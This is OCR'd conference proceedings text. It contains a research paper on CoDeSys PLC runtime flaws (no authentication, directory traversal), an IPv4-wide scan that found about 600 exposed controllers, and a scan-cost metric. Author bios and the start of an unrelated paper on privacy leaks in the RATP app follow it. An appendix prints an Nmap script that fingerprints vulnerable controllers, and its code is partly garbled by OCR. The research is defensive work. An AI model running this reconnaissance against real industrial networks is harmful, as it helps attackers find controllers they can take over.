
It aims to motivate further discussion of supply chain security and industrial systems security economics.

2 PLCs Inherit Vulnerabilities

2.1 Codesys Software

The CoDeSys PLC Runtime can be found on a wide variety of industrial controllers. Everything from low-end valve control PLCs to substation and syncrophasor management systems use the CoDeSys software. The CoDeSys PLC Runtime also runs on a plethora of hardware – everything from embedded Intel x86 CPUs to PowerPC and m68k CPUs runs the software. There is an entire line of microcontrollers fabricated by a chipmaker that are designed specifically for use as CoDeSys processors[14]. The runtime officially supports embedded Windows CE, Linux, and vxWorks operating systems. 3S Software also produces a 'Soft PLC' which is meant to run CoDeSys logic on desktop and server computer systems. Using Soft PLC, these systems can be used for testing or as a distributed control system.

Fig. 1. CoDeSys as part of a PLCs software architecture


Vendor PLC Hardware
Physical IO for Process Control
Embedded Kernel
CoDeSys Runtime
Web Server
Other ICS Protocol (e.g. Modbus)

The CoDeSys runtime is meant to lower the cost of development for PLC manufacturers. A manufacturer will typically purchase a commercial operating system such as vxWorks, a separate ICS protocol server such as a Modbus or


DNP3 stack, and perhaps even use another commercial embedded webserver. Combining these software pieces together allows the manufacturer to focus on developing PLC hardware.

As an added bonus, using the CoDeSys ladder logic runtime means that the PLC manufacturer does not need desktop software for writing ladder logic for their PLC. 3S-Software GmbH, the creators of CoDeSys, produce software for writing ladder logic already. The PC software will compile and load ladder logic into the PLC using a small plugin written by the PLC vendor.

2.2 Vulnerabilities in the design phase

The problem is one of insecurities introduced at the design phase of the authentication protocol.

Fig. 2. CoDeSys services provided by the runtime



The CoDeSys runtime listens on a special TCP port (either 1200 or 2455). This port provides three services for controlling industrial processes. These include a command line interface, a file transfer service, as well as the ability to read and write to the PLCs physical IO.

Capabilities available using the CoDeSys runtime include the ability to stop and start the PLCs ladder logic operation, transferring new ladder logic into the controller, and direct manipulation of sensor and actuator data.

Theoretically, these operations can only be done by an authorized person. In reality, no authentication is required to issue these special instructions[10].

3S Software has produced a patched version of their Soft PLC which enables password protection, but for now embedded products are without mitigation [11]. For these products, the vendor that manufactured the PLC will need to create a new firmware image provide their customers with tools to update the PLC. Firmware updates for PLCs are still an incredibly rare thing, and can be very difficult for end users to roll out.

Another problem with the CoDeSys runtime is 3S Software's method of encoding their ladder logic. Ladder logic is encoded as native CPU instructions for the PLCs microprocessor. Generally the CoDeSys process runs with administrative privileges. This is because the ladder logic must be able to read and write to physical hardware outputs. The easiest way for manufacturers to grant this permission is simply to run the CoDeSys Runtime with Administrator or root privileges. As a result, in addition to uploading new ladder logic, a malicious user could insert a rootkit into the PLC. This rootkit could easily block future logic updates.

Yet another problem with the CoDeSys runtime is the file transfer mechanism. File transfer is used by the PC software to enable the transfer of ladder logic, as well as to read a ladder logic program from the PLC.

Ladder logic is typically installed on a PLC using a file called DEFAULT.PRG. A second file, DEFAULT.CHK, acts as a checksum to ensure that DEFAULT.PRG was transmitted successfully. The file transfer mechanism makes no attempt to inspect for directory traversal. As a result, the CoDeSys runtime will allow reading and writing to any file on a typical PLC.

The concinnity of all this is an affected controller that has no process control integrity. Anyone with access to a network hosting an afflicted PLC can update the logic in the PLC, and can thus control the process[1]. In addition, it can allow an attacker to use an afflicted PLC as a persistent foothold on a process control network. In fact, malicious attackers may have already figured this out themselves.

In addition to the vulnerabilities found by the Reid Wightman, another researcher discovered other vulnerabilities[12]. This demonstrates independantly that the quality assurance teams at CoDeSys have failed to capture escaping security defects on multiple occasions. This is not uncommon because we know the cost of failure lies with their customers. Perhaps we can take refuge in 'Caveat emptor' then, as a protection against vulnerable systems?

Unfortunately, the defects appear to be inherited in over 200 types of products and devices. In a world where industrial system downtime can cost millions per hour[6], it would be expected that some supply chain quality assurance would have detected these vulnerabilities. However, to the best of the authors' knowledge only one company avoided these defects by using a threat modelling process. How can 200 product lines fail to establish that a password can be bypassed, allowing rogue ladder logic upload? To those less familiar with these systems, this is an equivalent of remote code execution from an unauthenticated attacker.

This then leaves us to assume that owners and operators of such vulnerable and important equipment would at least never place it on the open internet. Unfortunately, the authors were able to find roughly 600 vulnerable devices running directly on the open internet, as discussed in the next section.

[1] E.G. those that the authors found on the open internet

3 The Scan and The Incident Response

3.1 0.0.0.0/0 vulnerable CoDeSys device scan

Based on other works [9], the authors believed they would find some of these devices deployed (and thus exposed) on the open internet. Having determined that they would not crash a device with the scanning script, they set out to scann IPv4 and find out how many vulnerable controllers there were. To accomplish this task two linux machines were hosted in two different countries. The scan methodology consisted of two stages:

1. Using UnicornScan[7] to determine machines with either TCP port 1200 or 2455 open. Please see Figure 3
2. Using an NMAP NSE script to determine which of this subset was a vulnerable CoDeSys device. Please see Figure 4

The first task took about 6 months and the second about a week to complete. In total the project spent approximately $500 USD in hosting costs. Reserved blocks were ignored and people who contacted us with a cease and desist were removed from the blocks to be scanned. They were able to find us via a webpage hosted on the servers, if they detected the scans. The contact info page contained this text:

```
This server is conducting an internet survey of devices which run the
CoDeSys protocol.

The CoDeSys protocol is used in many industrial control applications
and contains serious vulnerabilities which could impact the integrity
of control systems which use it. The scan sends a harmless query for
the version of CoDeSys running, to verify that the IP is speaking the
CoDeSys protocol.

This protocol should not be internet-facing. This scan will determine
internet-facing controllers and note what their underlying operating
system is.

Findings will be shared with the appropriate IP block administrator
(if available) as well as the responsible CERT team (if available)
so that the controller can be secured.

If you'd like to be added to the blacklist from this scan, please
send an email to admin@example.com

The following IP address is used in the scan: xxx.xxx.xxx.xxx
```

Amusingly, one organsiation asked us to stop scanning their network but couldn't tell us what their IP range was! Luckily, they understood the value of our research and just asked to be informed if they had any vulnerable equipment. In total the researchers received 11 cease and desist letters while using a packet per second rate of 750. This means the majority of people do not detect scans at that rate, or are not interested in these ports. Again this underscores the vulnerability of industrial systems in a new way, with most organisations failing to detect reconnaissance on those vulnerable systems.

It will no doubt be asked why the authors did not choose to use ZMAP [13]. The answer is simply that this scan was conducted over the winter of 2012 and spring of 2013. At that point the ZMAP work cited had not been published. We will return to the appearance of ZMAP and its impact in a later section.

Below we provide two Hilbert Curve heatmap visualisations of the output of each stage. They were constructed using IPv4 Heatmap software available from the Measurement Factory[8]. Both images visualise one pixel as a /14 netblock. The authors expected a concentration to exist in certain netblocks. However, either the numbers are too small, or concentrations don't occur as we expected.

Fig. 3. Task One: Open TCP port 1200 or 2455





Fig. 4. Task Two: 600 vulnerable CoDeSys devices



After analysing the results, it became clear that the bulk of vulnerable CoDeSys controllers existed primarily in RIPE3, with a smaller amount in ARIN space. The authors cannot account for this other than to suggest that these registries cover primarily industrialised nations. The Ten Autonomous System Numbers with the largest number of exposed PLCs is listed in Table 1.

In Table 2 we can see that the first ten countries account for 66% of the vulnerable CoDeSys systems found on the internet. This and the table above motivate our work sharing these vulnerable systems with CERTs who are interested in collaborating with us. It is clear that by working through them to contact vulnerable asset owners, we can make a substantial impact with just a few collaborations.

We know that not all of these systems will be classified as critical national infrastructure (CNI), however we have found that finding exposed industrial systems is a decent proxy towards protecting CNI. To put it concisely, CNI is often a subset of ICS/SCADA systems. More importantly, criticality effects can be produced by affecting a large number of non-critical devices. Consider for

Table 1. Ten Autonomous Systems containing the largest number of vulnerable PLCs

PLCs Found	ASN	CC	Registrar	AS Name
9	6327	CA	arin	Shaw Communications Inc.
9	6830	AT	ripencc	Liberty Global Operations B.V.
12	5610	CZ	ripencc	Telefonica Czech Republic, a.s.
21	28929	IT	ripencc	ASDASD-AS ASDASD srl
25	12605	AT	ripencc	LIWEST Kabelmedien GmbH
28	3269	IT	ripencc	Telecom Italia S.p.a.
28	3303	CH	ripencc	Swisscom (Switzerland) Ltd
43	1136	EU	ripencc	KPN Internet Solutions[2]
43	286	EU	ripencc	KPN Internet Backbone
44	3320	DE	ripencc	Deutsche Telekom AG

example if an attacker decided to target all of the vulnerable devices within a single country.

Since Italy has the largest number in this particular study, let us use it as an example. We are left to wonder what the effect would be of a simple attack such as 81 industrial system devices ceasing to function at the same time. Obviously there are more subtle uses that require more reconnaisance and intelligence to create, an effect noted in this excellent paper[1].

Table 2. Ten Countries containing the largest number of vulnerable PLCs

PLCs Found	Country Code
21	CA
21	ES
29	CZ
33	AT
33	US
38	CH
60	PL
64	NL
80	DE
81	IT

4 How do such vulnerabilities bypass detection?

While these authentication bypass issues escaped the QA team at CoDeSys, it is not surprising or particularly uncommon. Software defects have been with us for a very long time. What is more surprising is that the companies integrating these libraries also did not detect such vulnerabilities. Do software and firmware teams relying on third party software simply integrate it without testing? Clearly,

Table 3. Number of Vunerable Devices per RIR

PLCs Found	Registry
0	afrnic
4	apnic
6	lacnic
54	arin
526	ripencc

the laudable approaches documented in scholarly articles are not reaching the engineering teams[5].

The most shocking thing to these researchers is that one year after an ICS-CERT alert went out to these companies, 600 vulnerable devices can be still be found on the open internet. Other work tells us that the average patch time in SCADA environments is 18 months[6]. However, we do find it surprising that vulnerable systems have not been removed from their internet exposure during that period. We can only assume either other mitigations are in place, or that the awareness campaign has yet to penetrate these corners of ICS device deployment.

5 Conclusion

Disregarding the researchers' time, the cost of this exercise is approximately .86 (USD) cents per vulnerable device found. Using a similar approach in the past the authors' were able to find devices at a cost of roughly $1.56 per device. We aim to motivate other researchers to adopt the same approach and log their cost per device as a future metric. Why would this metric be interesting or novel?

There are 9 reasons:

1. This metric is methodology and technology independant.
2. As costs for parallelisation fall this is incorporated into the metric.
3. As newer, faster scanners (such as ZMAP) are developed this is also included in the metric.
4. The density of vulnerability across a network space is factored into the metric.
5. Partial scans can still be used for metrics.
6. We understand the cost to attackers of finding opportunistic targets.
7. We understand the low cost to this methodology of defending.
8. We understand the change over time in the lifecycle of exposure and vulnerability.
9. It naturally translates a technical problem into an economic one ready for debate and policy discussion.

Let us test the assumptions of these metrics by extrapolating the results onto a theoretical use of ZMAP. In early 2012 it cost the authors of this paper .86 cents per vulnerable CoDeSys device. If they had used ZMAP instead, but the same hardware and approach the cost would have been .11 cents per device. For clarity, that's 2 machines at 35 per month, with the scans completing in a single week. The authors would not scan as quickly as possible, because they believe this generates more trouble for sysadmins, and more cease and desist letters for themselves (thus a week).

This clarifies the falling cost of reconnaisance for attackers, and makes it clear that defenders could benefit from this approach if we remove legal and administrative barriers to doing so. We believe this metric is the primary contribution of this paper, and the NSE script for finding vulnerable CoDeSys systems a secondary contribution. The rest of the paper is simply a published record of the authors' efforts to help secure the industrial systems of any country in the world over a six month period.

Considering the riduculously low cost of finding these vulnerable devices, why hasn't CoDeSys done this work themselves? This suggests market failure for ICS security to the authors, although they freely admit they are not economists. Perhaps we can motivate an economist to examine this case study and publish their findings. By publishing our costs, we hope this becomes possible in the future.

The authors think this is an incredibly cheap approach to helping nations secure their industrial control infrastructure, and as a side effect, verify and enhance the protection of their critical national infrastructure. If it sounds crazy to spend a portion of the money allocated to cyber defense scanning for vulnerabilities, we would like to point the reader toward excellent work in the security economics of malware mitigation at scale[4][3]. Where the compromise of industrial infrastructure has the potential to levy a heavy cost incident to society, isn't scanning and remediating through incident response teams one of the quietist and most cost effective ways of reducing national attack surfaces?

References

1. Rid, Thomas. "Cyber War Will Not Take Place" Journal of Strategic Studies, (2012)
2. Ladder Logic, http://en.wikipedia.org/wiki/Ladder_logic
3. Hofmeyr, Steven, et al. "Modeling internet-scale policies for cleaning up malware." Economics of Information Security and Privacy III. Springer New York, (2013)
4. Clayton, Richard. "Might Governments Clean-up Malware?." Communication and Strategies 81 (2011)
5. Reichenbach, Frank, et al. "A Pragmatic Approach on Combined Safety and Security Risk Analysis." Software Reliability Engineering Workshops (ISSREW), 2012 IEEE 23rd International Symposium on. IEEE, (2012)
6. Eric Byres and Justin Lowe. The Myths and Facts behind Cyber Security Risks for Industrial Control Systems. Proceedings of the VDE Kongress, (2004)
7. UnicornScan: Unicorns are fast! www.unicornscan.org/
8. IPv4 Heatmap Software http://maps.measurement-factory.com/software/index.html
9. Leverett, Eireann P: Quantitatively Assessing and Visualising Industrial System Attack Surfaces. MPhil Thesis, University of Cambridge Darwin College (2011)

10. N3S-Software CoDeSys Improper Access Control (Update), http://ics-cert.us-cert.gov/alerts/ICS-ALERT-12-097-02A
11. 3S CoDeSys Multiple Vulnerabilities, http://ics-cert.us-cert.gov/advisories/ICSA-13-011-01
12. 3S CODESYS Gateway-Server Multiple Vulnerabilities (Update A), http://ics-cert.us-cert.gov/advisories/ICSA-13-050-01A
13. Zakir Durumeric and Eric Wustrow and J. Alex Halderman: ZMap: Fast Internet-Wide Scanning and its Security Applications. Proceedings of the 22nd USENIX Security Symposium, (2013)
14. Beck IPC GmbH sc1x3 CoDeSys Processors, http://www.beck-ipc.com/en/products/sc1x3/index.asp

Code Appendix

NMAP NSE script for determing vulnerable CoDeSys devices

```
description = [[ development
author = "hdm"
-- minor tweaks and bugfix by krw
license = "Same as Nmap--See http://nmap.org/book/man-legal.html"
categories = {"discovery", "safe"}
local nmap   = require "nmap"
local comm   = require "comm"
local stdnse = require "stdnse"
local strbuf = require "strbuf"
local nsedebug = require "nsedebug"

-- Script is executed for any TCP port.
portrule = function( host, port )
  return port.protocol == "tcp"
-- Grabs a banner and outputs it nicely formatted.
action = function( host, port )
  local out = grab_banner(host, port, "\187\187\001\000\000\000\001")
  if out == "EOF" then
    -- try a big-endian query
    out = grab_banner(host, port, "\187\187\000\000\000\001\001")
  end
  return output( out )

-- Returns a number of milliseconds for use as a socket timeout
-- value (defaults to 5 seconds).
-- @return Number of milliseconds.
function get_timeout()
  return 5000

-- Connects to the target on the given port and returns any
-- data issued by a listening service.
-- @param host  Host Table.
-- @param port  Port Table.
-- @return      Socket descriptor and initial banner
function grab_banner(host, port, query)
  local st, buff, banner
  local proto  = "tcp"
  local socket = nmap.new_socket()
  socket:set_timeout(get_timeout())
  banner = ""
  proto = "tcp"
  st = socket:connect(host, port, proto)
  if not st then
    socket:close()
    return nil
  end
  socket:send(query)
-- Big endian version
-- socket:send("\187\187\000\001\000\000\001")
-- socket:send("\xbb\xbb\x01\x00\x00\x00\x01")
  st,banner = socket:receive()
  socket:close()
  return banner

-- Formats the banner for printing to the port script result.
-- Non-printable characters are hex encoded and the banner is
-- then truncated to fit into the number of lines of output desired.
-- @param out  String banner issued by a listening service.
-- @return     String formatted for output.
-- Ripped from banner.nse with line wrap disabled (corrupts output)
function output( out )
  if type(out) ~= "string" or out == "" then return nil end
  local filename = SCRIPT_NAME
  local line_len = 75
  -- The character width of command/shell prompt window.
  local fline_offset = 5
  -- number of chars excluding script id not available to the script
  -- on the first line
  -- number of chars available on the first line of output
  -- we'll skip the first line of output if the filename is looong
  local fline_len
  if filename:len() < (line_len-fline_offset) then
    fline_len = line_len -1 -filename:len() -fline_offset
  else
    fline_len = 0
  end
  -- number of chars allowed on subsequent lines
  local sline_len = line_len -1 -(fline_offset-2)
  -- replace non-printable ascii chars - no need to do the whole string
  out = replace_nonprint(out, (out:len() * 3) + 1)
  -- 1 extra char so we can truncate below.
  -- break into lines - this will look awful if line_len is more than
  -- the actual space available on a line...
  local ptr = fline_len
  local t = {}
  t[#t+1] = out
  return table.concat(t,"\n")

-- Replaces characters with ASCII values outside of the range of standard printable
-- characters (decimal 32 to 126 inclusive) with hex encoded equivalents.
-- The second parameter dictates the number of characters to return, however, if the
-- last character before the number is reached is one that needs replacing then up to
-- three characters more than this number may be returned.
-- If the second parameter is nil, no limit is applied to the number of characters
-- that may be returned.
-- @param s    String on which to perform substitutions.
-- @param len  Number of characters to return.
-- @return     String.
-- Pulled from banner.nse and mangled to escape \r\t\n separately
function replace_nonprint( s, len )
  local t = {}
  local count = 0
  for c in s:gmatch(".") do
    if c:byte() == 9 then
      t[#t+1] = ("\\%s"):format("t")
      count = count+3
    elseif c:byte() == 10 then
      t[#t+1] = ("\\%s"):format("n")
      count = count+3
    elseif c:byte() == 13 then
      t[#t+1] = ("\\%s"):format("r")
      count = count+3
    elseif c:byte() < 32 or c:byte() > 126 then
      t[#t+1]=("\\x%s"):format(("0%s"):format(((stdnse.tohex(c:byte())):upper())):sub(-2
      -- capiche
      count = count+4
    else
      t[#t+1] = c
      count = count+1
    end
    if type(len) == "number" and count >= len then break end
  end
  return table.concat(t)
```

(Script Written by hdmoore and altered and adapted by Reid Wightman)

3.7 Jagdish Achara, James-Douglas Lefruit, Vincent Roca, Claude Castelluccia/ Detecting Privacy Leaks in the RATP App: how we proceeded and what we found

3.7.1 Jagdish Achara

Jagdish Achara got his research master in computer science (Specialty: Services, Security and Networks) from Nancy University in 2011 and since then, working as an Engineer at Inria Privatics team. He is interested in the field of "Security and Privacy (S&P) aspects of Internet" in general. As of today, he is focusing on investigating smart devices (for example, smartphones, smartglasses, smartwatches, smartmeteres etc.) from S&P point of view. Previously, as part of his master studies, he designed and implemented a decentralized shared calendar (abbreviated as DeSCal). On holidays (not all of them however!), you could find him in playgrounds, mountains, parks and of course, somewhere on the roads but rarely in front of the computer.

- `http://planete.inrialpes.fr/~achara`
- twitter: @JagdishAchara

3.7.2 James-Douglas Lefruit

`http://www.linkedin.com/pub/james-douglass-lefruit/18/a67/b49`

3.7.3 Vincent Roca

I'm permanent researcher, working at Inria, a French public research institute. Since 2013 I am part of the Privatics Inria research team that focuses on privacy. Before that, in 2000-2012, I was member of the Planete Inria research team whose goal was to carry out research in the context of protocol and applications for the Internet. I also spent three years, in 1997-2000, working as an Associate Professor in the Pierre et Marie Curie University (Paris 6), in the Network and Performances group.
`http://planete.inrialpes.fr/~roca/`

3.7.4 Claude Castelluccia

Claude Castelluccia is a research director at INRIA. He is interested in the security of networks, and more particularly to the security of wireless networks and the Internet. He participates in Europeen project UbiSec & Sens, which deals with the security of networks of sensors, and RFIDAP ANR project on the security of RFID systems. He regularly serves on committees of international program evaluation committees and juries in thesis or habilitation research. He directs doctoral dissertations, and teaches regularly at universities and engineering schools.

- `http://planete.inrialpes.fr/~ccastel`
- `http://www.linkedin.com/pub/claude-castelluccia/10/984/13b`

3.7.5 Detecting Privacy Leaks in the RATP App: how we proceeded and what we found

We analyzed the RATP App, both Android and iOS versions, using instrumented versions of these mobile OSes that we designed. Our analysis reveals that both versions of this App leak private data to third-party servers, which is in total contradiction to the In-App privacy policy. The iOS version of this App doesn't even respect Apple guidelines on device tracking for advertising purposes and profiles user activities across the device through various mechanisms that are not supposed to be used by Apps. Even if this work is illustrated with a single App, we describe an approach that is generic and can be used to detect privacy leaks from any App. In addition, our findings are representative of a trend of Advertising and Analytics (A&A) librairies that try to collect as much information as possible regarding the smartphone and user. These libraries also generate their own persistent identifiers for user profiling across the device to better track the user, and this happens even if the user has opted-out of device tracking. Above all, all this happens without the user knowledge, and sometimes even without the App developer's knowledge who naively includes these libraries during the App development. Therefore this article raises many questions concerning both the bad practices of some actors and the limitations of the privacy control features proposed by iOS/Android Mobile OSs.

- Talk and paper can be downloaded from `http://grehack.org`

Detecting Privacy Leaks in the RATP App: how we proceeded and what we found

Jagdish Prasad Achara, James-Douglass Lefruit,
Vincent Roca, and Claude Castelluccia

Privatics team, Inria, France
`jagdish.achara@inria.fr,james-douglass.lefruit@inria.fr,`
`vincent.roca@inria.fr,claude.castelluccia@inria.fr`

Abstract. We analyzed the RATP App, both Android and iOS versions, using our instrumented versions of these mobile OSs. Our analysis reveals that both versions of this App leak private data to third-party servers, which is in total contradiction to the In-App privacy policy. The iOS version of this App doesn't even respect Apple guidelines on cross-App user tracking for advertising purposes and employs various other cross-App tracking mechanisms that are not supposed to be used by Apps. Even if this work is illustrated with a single App, we describe an approach that is generic and can be used to detect privacy leaks from other Apps. In addition, our findings are representative of a trend in Advertising and Analytics (A&A) libraries that try to collect as much information as possible regarding the smartphone and its user to have a better profile of the user's interests and behaviors. In fact, in case of iOS, these libraries even generate their own persistent identifiers and share it with other Apps through covert channels to better track the user, and this happens even if the user has opted-out of device tracking for advertising purposes. Above all, this happens without the user knowledge, and sometimes even without the App developer's knowledge who might naively include these libraries during the App development. Therefore this article raises many questions concerning both the bad practices employed in the world of smartphones and the limitations of the privacy control features proposed by Android/iOS Mobile OSs.

Keywords: Android, iOS, Privacy, RATP App

1 Introduction

In the age of information technology, the ways through which user's privacy can be invaded has outgrown, and today, it has become even worse with the ubiquitous use of smartphones. So it is very critical to analyze the privacy risks caused by the use of smartphones and the mobile Apps. However, analyzing Apps to detect private data leakage is not a trivial task considering: 1) the closed-nature of some of the smartphone OSs, and 2) the need to reverse engineer sophisticated techniques employed by Mobile OSs. Among all the mobile OSs available today, we target Android and iOS because they cover more than 90% of the whole smartphone OS market share [20] and represent two different paradigms of mobile OSs (closed-source nature of iOS while Android being open-source to some extent).

We analyze iOS and Android Apps by using a combination of static and dynamic analysis techniques, taking advantage of our instrumented versions of the OSs. We illustrate this methodology and detail our findings with the RATP App. The RATP is the French public company that is managing the Paris subway (metro). It provides a very useful smartphone App that helps users to easily navigate in the city. We show that the current iOS/Android versions (at the time of writing) of this App leak many private data to third-party servers, which totally contradicts the In-App privacy policy.

Beyond this discovery we discuss the situation and the trend we observe in terms of smartphone users tracking with stable identifiers, and some of the non-trivial techniques being used to collect information on these smartphones. All this happens without the user knowledge, and sometimes even without the App developer's knowledge who might naively include several A&A libraries in the App. We discuss the current situation and raise some questions regarding the bad practices employed in the world of smartphones as well as the responsibilities of Apple and Google. The privacy control features that are provided by these Mobile OSs are, in our opinion, both too limited and almost systematically bypassed by the A&A libraries. Apple and Google cannot ignore this situation.

The paper is structured as follows: we detail the analysis of the iOS version of the RATP App in section 2 and section 3 does the same for the Android version. Section 4 presents some related work and finally we conclude with a discussion of the responsibilities of the various actors.


2 The RATP iOS App

2.1 Instrumented version of iOS

In order to detect if an App accesses, modifies (e.g. hashes or encrypts), or leaks some private data over the network, we first instrumented the iOS Mobile OS. Since most of the iOS Apps are written in C/C++/Objective-C, this is done by loading our custom dynamic library (dylib) at the App process-launch time: Objective-C run-time provides a method to change the implementation of the existing methods at run-time, and in case of C/C++ functions, this is done at assembly language level. In practice, we use the MobileSubstrate [17] framework that simplifies this task by providing higher-level API for replacement of C/C++ functions and Objective-C methods. So our custom library changes the implementation of some well-chosen Objective-C methods and C/C++ functions in order to catch interesting events and stores these events, with the associated parameters and/or return values, in a local database for later analysis.

2.2 Privacy leaks to the Adgoji company

The privacy policy (in French; See Figure 1) of RATP's iOS App (version 5.4.1) claims: *"The services provided by the RATP application, like displaying geo-targeted ads, does not involve any collection, processing or storage of personal data"* (translated from the French version).



Legal mentions

Données personnelles

La mise à disposition des services offerts par l'application RATP comme l'affichage de publicités géociblées ne met en oeuvre aucune collecte, traitement ni stockage de données à caractère personnel.

Crédits :

Édité par
RATP – CML – MK – Cellule Internet
54, quai de la Rapée
LAC LB 80
75599 Paris cedex 12

Développement, maintenance, hébergement
faberNovel
17 rue du Faubourg du Temple
75010 Paris

Information Trafic
Ixxi
1, avenue Montaigne

Informations

Données personnelles

La mise à disposition des services offerts par l'application RATP comme l'affichage de publicités géociblées ne met en oeuvre aucune collecte, traitement ni stockage de données à caractère personnel.

Nous contacter

Pour tout renseignement / question / signalement d'anomalie, vous pouvez nous contacter à l'adresse :

mobiles@ratp.fr

Crédits

Edité par
RATP – CML – MK – Cellule Internet
54, quai de la Rapée
LAC LB 80
75599 Paris cedex 12

Développement, maintenance, hébergement
faberNovel
17 rue du Faubourg du Temple

(a) iOS version (b) Android version

Fig. 1. In-App privacy policies of the iOS and Android RATP Apps.

